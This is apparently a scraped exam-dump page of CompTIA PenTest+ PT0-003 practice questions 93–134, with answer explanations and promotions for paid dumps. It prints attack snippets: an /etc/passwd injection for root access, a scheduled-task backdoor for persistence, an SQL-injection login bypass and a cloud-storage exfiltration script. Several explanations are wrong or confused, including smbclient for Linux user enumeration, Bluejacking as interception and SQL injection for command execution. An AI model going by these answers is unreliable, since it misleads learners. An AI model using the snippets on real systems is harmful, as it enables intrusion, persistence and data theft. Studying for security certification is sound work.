Answer: (SHOW ANSWER)

API as a Target:

APIs (Application Programming Interfaces) are common assets to test for vulnerabilities such as improper authentication, data leakage, or injection attacks. Testing APIs often uncovers critical issues in modern applications.

NEW QUESTION: 93

A penetration tester obtains a regular domain user's set of credentials. The tester wants to attempt a dictionary attack by creating a custom word list based on the Active Directory password policy.

Which of the following tools should the penetration tester use to retrieve the password policy?

A. Responder

B. CrackMapExec
C. Hydra
D. msfvenom
Answer: (SHOW ANSWER)
This tool can query domain information over SMB/RPC using valid domain credentials, including retrieving the domain password policy (such as minimum length, complexity requirements, and lockout settings), which is useful for building a policy-aware custom wordlist for a dictionary attack.

NEW QUESTION: 94
While conducting an assessment, a penetration tester identifies the details for several unreleased products announced at a company-wide meeting. Which of the following attacks did the tester most likely use to discover this information?
A. Eavesdropping
B. Bluesnarfing
C. Credential harvesting
D. SQL injection attack
Answer: (SHOW ANSWER)
Eavesdropping involves intercepting communications between parties without their consent. If the details were obtained from a meeting, it likely involved intercepting audio or network communications, such as unsecured VoIP calls, radio signals, or in-room microphones.

NEW QUESTION: 95
Which of the following can an access control vestibule help deter?
A. USB drops
B. Badge cloning
C. Lock picking
D. Tailgating
Answer: (SHOW ANSWER)
An access control vestibule (also known as a mantrap) is a small, enclosed space with two interlocking doors, where the first door must close before the second opens. This setup prevents unauthorized individuals from following authorized personnel into secure areas, effectively deterring tailgating.

NEW QUESTION: 96
An external legal firm is conducting a penetration test of a large corporation. Which of the following would be most appropriate for the legal firm to use in the subject line of a weekly email update?
A. Privileged & Confidential Status Update
B. Action Required Status Update
C. Important Weekly Status Update
D. Urgent Status Update
Answer: (SHOW ANSWER)
Penetration test results are sensitive information and must be handled confidentially.
Privileged & Confidential Status Update:
Helps ensure compliance with legal and regulatory standards by labeling the report as confidential.
Encourages secure handling by recipients.

NEW QUESTION: 97

Which of the following differentiates MITRE ATT&CK from PTES?

A. MITRE ATT&CK emphasizes real-world adversary behavior patterns, while PTES outlines structured test phases

B. MITRE ATT&CK defines risk scoring models for vulnerabilities, while PTES focuses on defensive controls.

C. MITRE ATT&CK organizes asset inventories, while PTES provides data breach response procedures

D. MITRE ATT&CK provides detailed exploit code samples, while PTES focuses on threat actor profiles

Answer: (SHOW ANSWER)

MITRE ATT&CK is a knowledge base that categorizes real-world adversary tactics and techniques based on observed threat behavior. PTES, on the other hand, defines a structured methodology for conducting penetration tests, outlining phases such as planning, reconnaissance, exploitation, and reporting.

NEW QUESTION: 98

An internal penetration tester is on site assessing network access for company-owned mobile devices. Which of the following would be the best tool to identify the available networks?

A. Wireshark

B. theHarvester

C. Recon-ng

D. WiGLE.net

Answer: (SHOW ANSWER)

WiGLE.net provides a database of wireless networks and allows identification of available Wi-Fi networks in a given area, making it effective for discovering network access points during an on-site assessment.

NEW QUESTION: 99

A penetration tester aims to exploit a vulnerability in a wireless network that lacks proper encryption. The lack of proper encryption allows malicious content to infiltrate the network. Which of the following techniques would most likely achieve the goal?

A. Packet injection

B. Bluejacking

C. Beacon flooding

D. Signal jamming

Answer: (SHOW ANSWER)

If a wireless network lacks proper encryption, attackers can inject malicious packets into the traffic stream.

Packet injection:

Attackers forge and transmit fake packets to manipulate network behavior.

Common in WEP/WPA attacks to force IV collisions or spoof DHCP responses.

NEW QUESTION: 100

During a penetration test of a server application, a security consultant found that the application randomly crashed or remained stable after opening several simultaneous connections to the application and always submitting the same packets of data. Which of the following is the best sequence of steps the tester should use to understand and exploit the vulnerability?

Freecram.net

A. Attach a remote profiler to the server application. Establish a random number of connections to the server application. Send fixed packets of data simultaneously using those connections.

B. Attach a remote debugger to the server application. Establish a large number of connections to the server application. Send fixed packets of data simultaneously using those connections.

C. Attach a local disassembler to the server application. Establish a single connection to the server application. Send fixed packets of data simultaneously using that connection.

D. Attach a remote disassembler to the server application. Establish a small number of connections to the server application. Send fixed packets of data simultaneously using those connections.

Answer: (SHOW ANSWER)

To understand and exploit the vulnerability causing the server application to crash or remain stable after opening several simultaneous connections, the best approach is to attach a remote debugger to the application. This allows the penetration tester to monitor the application's behavior in real-time without affecting the stability of the testing environment. Establishing a large number of connections to the server and sending fixed packets of data simultaneously can help to reproduce the issue consistently, which is crucial for identifying the cause of the crashes. Analyzing the application's response and debugging data will provide insights into potential buffer overflow, race conditions, or other vulnerabilities.

NEW QUESTION: 101
During a security assessment, a penetration tester wants to compromise user accounts without triggering IDS/IPS detection rules. Which of the following is the most effective way for the tester to accomplish this task?
A. Crack user accounts using compromised hashes.
B. Brute force accounts using a dictionary attack.
C. Bypass authentication using SQL injection.
D. Compromise user accounts using an XSS attack.
Answer: (SHOW ANSWER)
To avoid triggering IDS/IPS alerts, the attacker should use offline cracking on compromised hashes rather than direct brute-force attempts.
Crack user accounts using compromised hashes:
Hashes can be cracked offline using tools like Hashcat or John the Ripper. No direct login attempts, avoiding detection by security systems.

NEW QUESTION: 102
During an internal penetration test, a tester compromises a Windows OS-based endpoint and bypasses the defensive mechanisms. The tester also discovers that the endpoint is part of an Active Directory (AD) local domain.
The tester's main goal is to leverage credentials to authenticate into other systems within the Active Directory environment.
Which of the following steps should the tester take to complete the goal?
A. Use Mimikatz to collect information about the accounts and try to authenticate in other systems
B. Use Hashcat to crack a password for the local user on the compromised endpoint
C. Use Evil-WinRM to access other systems in the network within the endpoint credentials
D. Use Metasploit to create and execute a payload and try to upload the payload into other systems
Answer: (SHOW ANSWER)
Since the tester has compromised a Windows machine and bypassed security, the best next step is to extract credentials from memory to move laterally within Active Directory.
Mimikatz extracts hashed credentials, plaintext passwords, and Kerberos tickets from memory.
Attackers use Pass-the-Hash (PtH) or Pass-the-Ticket (PtT) to authenticate on other systems without cracking passwords.

NEW QUESTION: 103
A company wants to perform a BAS (Breach and Attack Simulation) to measure the efficiency of the corporate security controls. Which of the following would most likely help the tester with simple command examples?
A. Infection Monkey
B. Exploit-DB
C. Atomic Red Team
D. Mimikatz
Answer: (SHOW ANSWER)
Atomic Red Team provides a library of simple, well-documented test commands that simulate known attack techniques (mapped to MITRE ATT&CK) and is widely used in Breach and Attack Simulation (BAS) to evaluate the effectiveness of security controls.

NEW QUESTION: 104
During an engagement, a penetration tester wants to enumerate users from Linux systems by using finger and rwho commands. However, the tester realizes these commands alone will not achieve the desired result. Which of the following is the best tool to use for this task?
A. Nikto
B. Burp Suite
C. smbclient
D. theHarvester
Answer: (SHOW ANSWER)
The smbclient tool is used to access SMB/CIFS resources on a network. It allows penetration testers to connect to shared resources and enumerate users on a network, particularly in Windows environments. While finger and rwho are more common on Unix/Linux systems, smbclient provides better functionality for enumerating users across a network.

NEW QUESTION: 105
A penetration tester gains low-privilege shell access to a host and discovers a world-writable script that is run regularly as root. The tester runs the following command:
openssl passwd password
lOjxLvZ85$Fdr51vn/Z4zXWsQR/Xrj .
The tester then adds the following line to the world-writable script
echo 'root2:lOjxLvZ85$Fdr51vn/Z4zXWsQR/Xrj1001:1001:,,,:
/root:/bin/bash" >> /etc/passwd
Which of the following should the penetration tester do to enable this exploit to work correctly?
A. Use only a single redirect to /etc/password.
B. Generate the password using md5sum.
C. Log in to the host using SSH
D. Change the 1001entries to 0.
Answer: (SHOW ANSWER)
In /etc/passwd, the third field represents the user ID (UID). To obtain root-level privileges, the new account must have a UID of 0, which is reserved for the root user. Changing the UID (and typically the GID) from 1001 to 0 ensures the created account has root-equivalent privileges when the script executes as root.

NEW QUESTION: 106
A penetration tester is testing a power plant's network and needs to avoid disruption to the grid.
Which of the following methods is most appropriate to identify vulnerabilities in the network?
A. Configure a network scanner engine and execute the scan.
B. Execute a testing framework to validate vulnerabilities on the devices.
C. Configure a port mirror and review the network traffic.
D. Run a network mapper tool to get an understanding of the devices.
Answer: (SHOW ANSWER)
When testing a power plant's network and needing to avoid disruption to the grid, configuring a port mirror and reviewing the network traffic is the most appropriate method to identify vulnerabilities without causing disruptions.

Valid PT0-003 Dumps shared by ExamDiscuss.com for Helping Passing PT0-003 Exam! ExamDiscuss.com now offer the **newest PT0-003 exam dumps**, the ExamDiscuss.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com PT0-003 dumps with Test Engine here:
https://www.examdiscuss.com/CompTIA/exam/PT0-003/premium/ (**426** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 107
A penetration tester was able to capture the credentials for multiple employees by posting a QR code that navigates users to a malicious domain in the client's cafeteria. Which of the following attack techniques did the penetration tester most likely use?
A. Tailgating
B. Watering hole
C. Vishing
D. Shoulder surfing
Answer: (SHOW ANSWER)
Placing a malicious QR code in a location frequented by employees lures users to visit a compromised site, leveraging a commonly visited environment to harvest credentials, which aligns with a watering hole-style attack.

NEW QUESTION: 108
Which of the following are the most important considerations when using generative AI to assist in writing a penetration testing report? (Choose two.)
A. Review the model's output for potential bias.
B. Compare the model's output to another large language model's output.
C. Ensure a human reviews the accuracy of summaries.
D. Verify the training data that the model is using is relevant
E. Protect client data from being ingested into a model.
F. Specify which large language model and version is being used.
Answer: (SHOW ANSWER)

NEW QUESTION: 109
Which of the following frameworks can be used to classify threats?
A. PTES
B. STRIDE
C. OSSTMM
D. OCTAVE
Answer: (SHOW ANSWER)
STRIDE is specifically designed as a threat classification framework, categorizing threats into Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, and Elevation of Privilege.

NEW QUESTION: 110

During a penetration test, the tester configures a sniffing system to capture network traffic. While reviewing the results of the sniffing tool's output, the tester discovers the following protocols:
- FTP
- MODBUS
- DNS
- SSH

Freecram.net

Based on these protocols, which of the following steps should the tester complete next?

A. Perform an on-path attack against vulnerable protocols.

B. Gather information about OT/ICS protocols and systems within the network.

C. Use a tool to try to maintain access to the network in case of disconnection.

D. Execute a vulnerability scan on the network using automated tools.

Answer: (SHOW ANSWER)

The presence of MODBUS indicates industrial control system or operational technology components within the network. This requires the tester to shift focus toward identifying and understanding ICS/OT systems and their communication patterns before proceeding, as these environments have unique protocols, risks, and testing considerations.

NEW QUESTION: 111

During a security audit, a penetration tester wants to exploit a vulnerability in a common network protocol. The protocol allows encrypted communications to be intercepted and manipulated. Which of the following vulnerabilities should the tester exploit?

A. CVE-202W-ZZZZ: Cisco ASA IKEv2/IPSec Fragmentation Vulnerability

B. CVE-202Y-XXXX: Wireshark SSL/TLS Decryption Vulnerability

C. CVE-202X-YYYY: OpenSSL DROWN Attack

D. CVE-202Z-WWWW: Microsoft SMBv1 EternalBlue Exploit

Answer: (SHOW ANSWER)

The DROWN (Decrypting RSA with Obsolete and Weakened eNcryption) attack targets SSLv2 support on servers using OpenSSL. It allows attackers to intercept and decrypt encrypted communications, effectively manipulating supposedly secure sessions. This matches the description of exploiting a vulnerability in a common network protocol that enables encrypted communications to be intercepted and manipulated.

NEW QUESTION: 112

Which of the following protocols would a penetration tester most likely utilize to exfiltrate data covertly and evade detection?

A. FTP

B. HTTP

C. SMTP

D. DNS

Answer: (SHOW ANSWER)

DNS is commonly used for covert data exfiltration because DNS traffic is often allowed through firewalls and less scrutinized compared to other protocols, making it effective for evading detection.

NEW QUESTION: 113

A penetration tester is evaluating a company's cybersecurity preparedness. The tester wants to acquire valid credentials using a social engineering campaign. Which of the following tools and techniques are most applicable in this scenario? (Choose two.)

A. TruffleHog for collecting credentials

B. Shodan for identifying potential targets

C. Gophish for sending phishing emails

D. Maltego for organizing targets
E. theHarvester for discovering additional targets
F. Evilginx for handling legitimate authentication requests through a proxy
Answer: (SHOW ANSWER)
Gophish enables the creation and delivery of phishing campaigns to trick users into submitting credentials. Evilginx acts as a reverse proxy to capture real authentication sessions, including tokens and credentials, making it highly effective for obtaining valid login information.

NEW QUESTION: 114
A penetration tester wants to use the following Bash script to identify active servers on a network:

```
1 network_addr="192.168.1"
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null
4 if [ $? -eq 0 ]; then
5 echo "Host $h is up"
6 else
7 echo "Host $h is down"
8 fi
9 done
```

Which of the following should the tester do to modify the script?
A. Change the condition on line 4.
B. Add 2>&1 at the end of line 3.
C. Use seq on the loop on line 2.
D. Replace $h with ${h} on line 3.
Answer: C (LEAVE A REPLY)
The provided Bash script is used to ping a range of IP addresses to identify active hosts in a network.
Original Script:

```
1 network_addr="192.168.1"
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null
4 if [ $? -eq 0 ]; then
5 echo "Host $h is up"
6 else
7 echo "Host $h is down"
8 fi
9 done
```

Analysis:
Line 2: The loop uses {1..254} to iterate over the range of host addresses. However, this notation might not work in all shell environments, especially if not using bash directly or if the script runs in a different shell.
Using seq for Better Compatibility:
The seq command is a more compatible way to generate a sequence of numbers. It ensures the loop works in any POSIX-compliant shell.
Modified Line 2:

for h in $(seq 1 254); do
This change ensures broader compatibility and reliability of the script.
Modified Script:

```
1 network_addr="192.168.1"
2 for h in $(seq 1 254); do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null
4 if [ $? -eq 0 ]; then
5 echo "Host $h is up"
6 else
7 echo "Host $h is down"
8 fi
9 done
```

NEW QUESTION: 115
During a penetration test, the tester uses a vulnerability scanner to collect information about any possible vulnerabilities that could be used to compromise the network. The tester receives the results and then executes the following command:
snmpwalk -v 2c -c public 192.168.1.23
Which of the following is the tester trying to do based on the command they used?
A. Bypass defensive systems to collect more information.
B. Use an automation tool to perform the attacks.
C. Script exploits to gain access to the systems and host.
D. Validate the results and remove false positives.
Answer: D (LEAVE A REPLY)
The command snmpwalk -v 2c -c public 192.168.1.23 is used to query SNMP (Simple Network Management Protocol) data from a device.
SNMP Enumeration:
Function: snmpwalk is used to retrieve a large amount of information from the target device using SNMP.
Version: -v 2c specifies the SNMP version.
Community String: -c public specifies the community string, which is essentially a password for SNMP queries.
Purpose of the Command:
Validate Results: The tester uses SNMP to gather detailed information about the network devices to confirm the findings of the vulnerability scanner and remove any false positives.
Detailed Information: SNMP can provide detailed information about device configurations, network interfaces, and other settings that can validate the scanner's results.

NEW QUESTION: 116
A penetration tester noticed that an employee was using a wireless headset with a smartphone.
Which of the following methods would be best to use to intercept the communications?
A. Multiplexing
B. Bluejacking
C. Zero-day attack
D. Smurf attack
Answer: (SHOW ANSWER)
To intercept the communications between an employee's wireless headset and smartphone, the penetration tester would likely use "Bluejacking" (B). Bluejacking involves sending unsolicited

messages to Bluetooth-enabled devices, but in the context of penetration testing and security, it can also encompass techniques for intercepting or hijacking Bluetooth connections. This could allow the tester to eavesdrop on communications or even take control of the headset.

NEW QUESTION: 117
After exploiting a vulnerability in an insecure service to gain access to a Linux system, a penetration tester executes the following commands:
sudo -l
route
netstat -a
last
who
Which of the following best describes the tester's purpose for running these commands?
A. To obtain information about other systems in the network
B. To enumerate users and services in order to identify additional targets
C. To prepare for establishing persistence on the system
D. To gather data to prepare for lateral movement
Answer: (SHOW ANSWER)
The commands are used to enumerate system information such as user activity, available services, network connections, and privilege capabilities, helping identify potential targets and opportunities for further exploitation.

NEW QUESTION: 118
Which of the following will reduce the possibility of introducing errors or bias in a penetration test report?
A. Secure distribution
B. Peer review
C. Use AI
D. Goal reprioritization
Answer: (SHOW ANSWER)
A peer review process ensures that a penetration test report is accurate, unbiased, and free from errors.
Peer review:
Senior security professionals verify findings, risk levels, and remediation recommendations.
Reduces the risk of misinterpretation or incorrect data in reports.

NEW QUESTION: 119
A penetration tester identifies the URL for an internal administration application while following DevOps team members on their commutes. Which of the following attacks did the penetration tester most likely use?
A. Shoulder surfing
B. Dumpster diving
C. Spear phishing
D. Tailgating
Answer: (SHOW ANSWER)
By following team members on their commute and visually observing the URL as they accessed the internal admin application, the tester is engaging in shoulder surfing, directly watching someone's screen to capture sensitive information.

NEW QUESTION: 120
A penetration tester writes the following script to enumerate a /24 network:

```
1 #!/bin/bash
2 for i in {1..254}
3     ping -c1 192.168.1.$i
4 done
```

The tester executes the script, but it fails with the following error:
-bash: syntax error near unexpected token 'ping'
Which of the following should the tester do to fix the error?
A. Add do after line 2.
B. Replace {1..254} with $(seq 1 254).
C. Replace bash with tsh.
D. Replace $i with ${i}.
Answer: (SHOW ANSWER)
The error occurs because the script is missing the do statement after the for loop declaration. In Bash scripting, do is required to indicate the beginning of the loop's body.
Corrected Script:

```
#!/bin/bash
for i in {1..254}
do
  ping -c1 192.168.1.$i
done
```

- for i in {1..254}- Iterates through 1 to 254.
- do(added after line 2) - Marks the start of the loop's actions.
- ping -c1 192.168.1.$i- Pings each IP in the 192.168.1.0/24 subnet.
- done- Closes the loop.

NEW QUESTION: 121
As part of an engagement, a penetration tester wants to maintain access to a compromised system after rebooting. Which of the following techniques would be best for the tester to use?
A. Establishing a reverse shell
B. Executing a process injection attack
C. Creating a scheduled task
D. Performing a credential-dumping attack
Answer: (SHOW ANSWER)
To maintain access after a reboot, the best technique is to create a scheduled task that automatically runs a payload or backdoor when the system restarts.
- Scheduled tasks persist after reboots, ensuring continued access.
- Can be configured to run at system startup, user login, or at specific time intervals.
- Common technique used in malware persistence and post-exploitation frameworks.
Example (Windows Scheduled Task for Persistence):

schtasks /create /tn "Backdoor" /tr "C:\backdoor.exe" /sc onstart /ru
System
This creates a scheduled task that runs backdoor.exe every time the system boots.

Valid PT0-003 Dumps shared by ExamDiscuss.com for Helping Passing PT0-003 Exam! ExamDiscuss.com now offer the **newest PT0-003 exam dumps**, the ExamDiscuss.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com PT0-003 dumps with Test Engine here:
https://www.examdiscuss.com/CompTIA/exam/PT0-003/premium/ (**426** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 122
A penetration tester is configuring a vulnerability management solution to perform credentialed scans of an Active Directory server. Which of the following account types should the tester provide to the scanner?
A. Read-only
B. Domain administrator
C. Local user
D. Root
Answer: (SHOW ANSWER)
A credentialed vulnerability scan of an Active Directory server requires an account with sufficient privileges to enumerate configurations, registry settings, installed software, and security policies. A domain administrator account provides the necessary access across the domain to ensure a complete and accurate scan.

NEW QUESTION: 123
Which of the following elements of a penetration test report can be used to most effectively prioritize the remediation efforts for all the findings?
A. Methodology
B. Detailed findings list
C. Risk score
D. Executive summary
Answer: (SHOW ANSWER)
Risk scores quantify the severity and likelihood of exploitation for each finding. This helps organizations prioritize which vulnerabilities to remediate first based on potential impact and exploitability.

NEW QUESTION: 124
A company hires a penetration tester to test the security implementation of its wireless networks.
The main goal for this assessment is to intercept and get access to sensitive data from the company's employees.
Which of the following tools should the security professional use to best accomplish this task?
A. Metasploit
B. WiFi-Pumpkin
C. SET
D. theHarvester
E. WiGLE.net
Answer: (SHOW ANSWER)
WiFi-Pumpkin is used for man-in-the-middle (MitM) attacks on Wi-Fi networks, making it ideal for intercepting and accessing data.

NEW QUESTION: 125
A penetration tester assesses a complex web application and wants to explore potential security weaknesses by searching for subdomains that might have existed in the past. Which of the following tools should the penetration tester use?
A. Censys.io
B. Shodan
C. Wayback Machine
D. SpiderFoot
Answer: (SHOW ANSWER)
The Wayback Machine is an online tool that archives web pages over time, allowing users to see how a website looked at various points in its history. This can be extremely useful for penetration testers looking to explore potential security weaknesses by searching for subdomains that might have existed in the past.

NEW QUESTION: 126
As part of a security audit, a penetration tester finds an internal application that accepts unexpected user inputs, leading to the execution of arbitrary commands. Which of the following techniques would the penetration tester most likely use to access the sensitive data?
A. Logic bomb
B. SQL injection
C. Brute-force attack
D. Cross-site scripting
Answer: (SHOW ANSWER)
SQL injection (SQLi) is a technique that allows attackers to manipulate SQL queries to execute arbitrary commands on a database. It is one of the most common and effective methods for accessing sensitive data in internal applications that accept unexpected user inputs.
Arbitrary Command Execution: The question specifies that the internal application accepts unexpected user inputs leading to arbitrary command execution. SQL injection fits this description as it exploits vulnerabilities in the application's input handling to execute unintended SQL commands on the database.
Data Access: SQL injection can be used to extract sensitive data from the database, modify or delete records, and perform administrative operations on the database server. This makes it a powerful technique for accessing sensitive information.
Common Vulnerability: SQL injection is a well-known and frequently exploited vulnerability in web applications, making it a likely technique that a penetration tester would use to exploit input handling issues in an internal application.

NEW QUESTION: 127
A penetration tester uses Burp Suite to send the following request:

```
POST /loginPage HTTP/1.1
Host: 10.10.100.1:443
User-Agent: Mozilla/5.0 (X11; Linux;)
Accept: application/json, text/javascript, *
Cookie: as=ausnHsdyhcasda
Connection: Close

{"user":"admin", "password":" admin ' or ' "}
```

CompTIA
freecram.net
Which of the following options best describes what the tester is executing?
A. SQL injection
B. Session hijack
C. Brute-force attack on usernames or/and password

D. Cross-site scripting

Answer: (SHOW ANSWER)

The payload in the password field includes a logical condition (' or ') intended to manipulate the backend query, allowing authentication bypass by forcing the condition to evaluate as true.

NEW QUESTION: 128

A penetration tester wants to gather the names of potential phishing targets who have access to sensitive data. Which of the following would best meet this goal?

A. WHOIS

B. Censys.io

C. SpiderFoot

D. theHarvester

Answer: (SHOW ANSWER)

theHarvester is designed to collect email addresses, usernames, and employee information from public sources, making it highly effective for identifying potential phishing targets with access to sensitive data.

NEW QUESTION: 129

A penetration tester is conducting an assessment on a web application. Which of the following active reconnaissance techniques would be best for the tester to use to gather additional information about the application?

A. Using cURL with the verbose option

B. Crawling UR Is using an interception proxy

C. Using Scapy for crafted requests

D. Crawling URIs using a web browser

Answer: (SHOW ANSWER)

Crawling URIs using an interception proxy is the best active reconnaissance technique for gathering additional information about a web application. An interception proxy, such as Burp Suite or OWASP ZAP, allows the penetration tester to see and manipulate the requests and responses between the client and the server, providing detailed insights into the application's behavior, structure, and vulnerabilities. This technique is more comprehensive and controlled compared to using cURL or a web browser.

NEW QUESTION: 130

The following table shows the findings of an application security penetration test:

Risk rating	Finding
High	SQL injection vulnerabilities are present across all tested applications.
Medium	Artifacts and libraries in the source code are generally not being patched.
Low	Development environment comments were found in production source code.

CompTIA freecram.net

Which of the following recommendations should the penetration tester make? (Choose two.)

A. Use a next-generation firewall.

B. Implement an SCA tool.

C. Deploy an IPS system.

D. Define a change management process.

E. Form an internal red team.

F. Train developers on secure coding.

Answer: (SHOW ANSWER)
The presence of unpatched artifacts and libraries indicates a need for software composition analysis to identify and manage vulnerable dependencies. SQL injection across applications shows a lack of secure coding practices, which is best addressed by training developers to properly validate input and prevent such vulnerabilities.

NEW QUESTION: 131
SIMULATION 5
A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.
INSTRUCTIONS
Select the appropriate answer(s) after viewing the terminal output in each of the three tabs.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Output 1



Which of the following tools created this output?

- WHOIS
- dig
- Nmap
- TheHarvester

CompTIA

freecram.net

Select the appropriate command to produce the output:

- `theharvester -d somecloudddomain.org -l 200 -b google.com`
- `theharvester -d google.com -l 200 -b somecloudddomain.org`

Output 1 | Output 2 | Output 3

```
nslookup Output
Server:  Unknown
Address: 8.8.8.8

Non-Authoritative answer:
Name:   somecloudddomain.org
Addresses:
245.62.183.182
245.145.184.203

dig Output
; DiG 9.11.5-P4.testmachine-Ubuntu <<>> somecloudddomain.org
;; global options: +cmd
somecloudddomain.org.    300  IN  A 245.62.183.182
somecloudddomain.org.    300  IN  A 245.145.184.203
```

freecram.net

CompTIA

Review Output 2 for the `nslookup` and `dig` commands:

Use the provided public DNS server to find the appropriate IPs for somecloudddomain.org.
The local DNS server does not have Internet access.

Your Domain: pentestdomain.com
Your IP Address: 10.97.55.62
Public DNS Server: 8.8.8.8
Private DNS Server: 192.168.20.66
Target Domain: somecloudddomain.org

Select TWO commands that would produce the `nslookup` and `dig` output:

- [ ] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [ ] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`

freecram.net
CompTIA

Output 1 Output 2 Output 3

CompTIA

```
(command 1)
whois 245.62.183.203

NetRange: 245.62.0.0 - 245.62.255.255
CIDR: 245.62.0.0/16
NetName: Amazon-05
NetHandle: NET-245-62-0-0-1
Parent: NET245 (NET 245-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS56466, AS66522, AS7226
Organization:  Amazon.com, Inc. (AMAZON)
RegDate 2010-08-27
Updated: 2015-09-24
Ref: https://rdap.arin.net/registry/ip/245.62.183.203

(command 2)
whois somecloudomain.org

Domain Name: somecloudomain.org
Registry Domain ID: D20033912-LRJA
Updated Date: 2021-02-15T04:43:38Z
Creation Date: 1993-09-22T04:00:38Z
Registrar: LocalComputerPro's, Inc.
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
Registrar Abuse Contact Phone: 1234567789
Registry Expiry Date: 2021-08-14T04:00:00Z
```

freecram.net

Review Output 3. Select the appropriate option for each dropdown

Where is the domain being hosted?

Somecloudddomain
ARIN
LocalComputerPro's.com
Amazon

Who registered the domain?

LocalComputerPro's, Inc.
ARIN
Somecloudddomain
Amazon

When was the domain registered?

1993-09-22T04:00:38Z
2021-02-15T04:43:38Z
2015-09-24
2010-08-27

freecram.net
CompTIA.

Answer:

Terminal 1 - Identifying the Tool Used and Selecting the Appropriate Command The terminal 1 output shows:

* Email addresses and subdomains associated with the public domain.
* The tool is searching Google and other sources.

The tool used in Terminal 1 was theHarvester, which is an OSINT tool for gathering emails, subdomains, hosts, and IPs related to a given domain. To produce the output seen in the image, the correct command is: theHarvester -d somecloudddomain.org -b google

* -d somecloudddomain.orgspecifies the domain to enumerate.
* -b googletells theHarvester to use Google as the search engine for gathering OSINT information.
* The output includes email addresses and subdomains, which matches theHarvester's standard output.

Terminal 2 - Selecting the Commands for nslookup and dig

The terminal 2 output contains:

* Results of nslookup and dig queries.
* The responses contain IP addresses for the target domain.

dig @8.8.8.8 +noall +answer queries Google's public DNS (8.8.8.8) and returns only the relevant A records.
nslookup somecloudddomain.org 8.8.8.8explicitly tells nslookup to resolve the domain using Google's public DNS.
Terminal 3 - Domain Information Selection
From terminal 3, the whois output provides:
* IP range assigned to Amazon AWS.
* The domain is registered through LocalComputerPro's, Inc..
* The domain was created on September 22, 1993 (1993-09-22T04:00:38Z).

NEW QUESTION: 132
A penetration tester is trying to execute a post-exploitation activity and creates the follow script:

```
def BlobStorage(file_path,file_name):
       client =  BlobServiceClient.from_connection_string(connection_string)
       blob_client = client.get_blob_client(container=container_name, blob=file_name)
       with open(file_path,"rb") as data:
        try:
             blob_client.upload_blob(data)
        except Exception:
             print(f"Denied")
               sys.exit(1)
          print(f"Success")
          sys.exit(0)
```

CompTIA freecram.net


Which of the following best describes the tester's objective?
A. To download data from an API endpoint
B. To download data from a cloud storage
C. To exfiltrate data over alternate data streams
D. To exfiltrate data to cloud storage
Answer: D (LEAVE A REPLY)
The script shown is using the BlobServiceClient from the Azure SDK to upload a file to an Azure blob storage container. The line blob_client.upload_blob(data)indicates the intent to send (exfiltrate) the file's contents to cloud storage. This is a common post-exploitation technique to exfiltrate data covertly.


NEW QUESTION: 133
A penetration tester establishes an initial reverse shell in the perimeter network on a Linux-based host. The tester finds a NetworkService credential that is suitable for reuse and needs to pivot.
Which of the following is the best way to accomplish the task?
A. Use tcpdump to examine traffic going in and out of the host.
B. Locate multihomed devices on the subnet, then use proxychains.
C. Execute whoami on the host to validate user privileges.
D. Use the nc utility to drop additional files on a disk for later execution.
Answer: (SHOW ANSWER)
Pivoting requires leveraging a system that has connectivity to multiple networks. Identifying multihomed devices allows the tester to route traffic through the compromised host into other network segments, and proxychains enables forwarding connections through that pivot point.


NEW QUESTION: 134
A penetration tester is hired to test a client's systems. The client's systems are hosted by the client at its headquarters. The production environment is hosted by a private cloud-hosting company.
Which of the following would be the most important for the penetration tester to determine before beginning the test?

